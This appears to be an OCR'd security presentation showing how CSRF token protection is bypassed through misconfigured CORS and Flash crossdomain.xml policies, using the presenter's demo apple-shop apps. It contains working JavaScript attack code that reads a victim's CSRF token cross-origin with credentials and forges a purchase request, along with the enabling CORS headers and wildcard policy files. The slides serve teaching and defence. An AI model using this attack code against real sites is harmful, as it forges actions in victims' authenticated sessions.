
Demo Web Apps

http://demo.securityevaluators.com/dpetty/ :

- csrf_webapp-cors/login.php
- csrf_webapp-custom/login.php
  (Java, Flash, Silverlight)

Details

- customer:password
- Simple functionality
  - Buy apples
  - Update credit card #
- CSRF token protection



Main Page

My Apples: 1350

Main Page
Edit Credit Card Info


Logout

Demo Attack Pages

http://demo2.securityevaluators.com/dpetty/attack_pages/ :

- CSRF_cors.html
- CSRF_java.html
- CSRF_flash.swf
- CSRFSilverlightTestPage.html

CSRF_cors.html – attack page (served from demo2.securityevaluators.com)



```
function sendRequests() {

    // send GET request, response will contain victim's CSRF token
    var get = new XMLHttpRequest();
    get.withCredentials = true;          // send cookies
    get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
    get.send(null);

    // continue when GET request finishes
    get.onreadystatechange = function() {
        if(get.readyState == 4) {
            var data = get.responseText;            // we can read the response due to SOP bypass

            // extract csrf token
            var token = "";
            var parts = data.split("\"");
            for(i = 0; i < parts.length; i++) {
                if(parts[i].length == 64) {
                    token = parts[i];               // extract the victim's CSRF token
                }
            }

            // send POST request to force victim to buy 1000 apples
            var post = new XMLHttpRequest();
            post.withCredentials = true;        // send cookies
            post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
            post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
            post.send('quantity=1000&csrf_token='+token);       // add extracted token as parameter
        }
    }
}
```

CSRF_cors.html


- Simple GET request to mainpage.php

```
// send GET request, response will contain victim's CSRF token
var get = new XMLHttpRequest();
get.withCredentials = true;         // send cookies
get.open('GET', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/mainpage.php', true);
get.send(null);
```


- Cross-origin request is allowed

```
// continue when GET request finishes
get.onreadystatechange = function() {
    if(get.readyState == 4) {
        var data = get.responseText;            // we can read the response due to SOP bypass
```

CSRF_cors.html




```
Access-Control-Allow-Origin: http://demo2.securityevaluators.com
Access-Control-Allow-Credentials: true
```



```
<html>
<title>CSRF Web App</title>
<head><h2>Main Page</h2></head>
<body>
        <br>

        <!-- read apples count from txt file -->
        My Apples:
        2351    <br><br>

        <!-- quantity buttons -->
        <button class="btn btn-default btn-number" type="minus" onclick="decrement()">-</button>
        <input type="text" id="quant" name="quant" class="form-control input-number" disabled="disabled" size="1" value="0" min="0" max="1000">
        <button class="btn btn-default btn-number" type="plus" onclick="increment()">+</button>
        Apples

        <!-- buy button -->
        <form class="form-inline" method="post" action="buy.php" onsubmit="buy()">
                <button class="btn btn-lg btn-primary btn-block" type="submit" value="submit">Buy</button>&nbsp&nbsp&nbsp
                <input type="hidden" id="quantity" name="quantity" value="">
                <input type="hidden" id="csrf_token "name="csrf_token" value="11898d8783b06053d6d3de1173b93a211321fef91232131c53926d363885e173">
        </form>

        <!-- button event functions -->
        <script>
```


CSRF_cors.html

- Extract CSRF token from response



```
// extract csrf token
var token = "";
var parts = data.split("\"");
for(i = 0; i < parts.length; i++) {
    if(parts[i].length == 64) {
        token = parts[i];                  // store victim's CSRF token
    }
}
```

- Send POST request with victim’s token



```
// send POST request to force victim to buy 1000 apples
var post = new XMLHttpRequest();
post.withCredentials = true;        // send cookies
post.open('POST', 'http://demo.securityevaluators.com/dpetty/csrf_webapp-cors/buy.php', true);
post.setRequestHeader("Content-type", "application/x-www-form-urlencoded");
post.send('quantity=1000&csrf_token='+token);       // add extracted token as parameter
```

Bypassing Java applets and Flash


- **crossdomain.xml**
  - Stored in root directory of web app

```
<cross-domain-policy>
    <allow-access-from domain="example.com"/>
</cross-domain-policy>
```

- Wildcard policy

```
<cross-domain-policy>
    <allow-access-from domain="*"/>
</cross-domain-policy>
```

Bypassing Java applets and Flash




▲	304	GET	CSRF_flash.swf	demo2.securityevaluators.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
○	200	GET	crossdomain.xml	fpdownload.adobe.com
●	200	GET	crossdomain.xml	demo.securityevaluators.com

```
<cross-domain-policy>
  <allow-access-from domain="example.com"/>
</cross-domain-policy>
```

BLOCKED

VS.



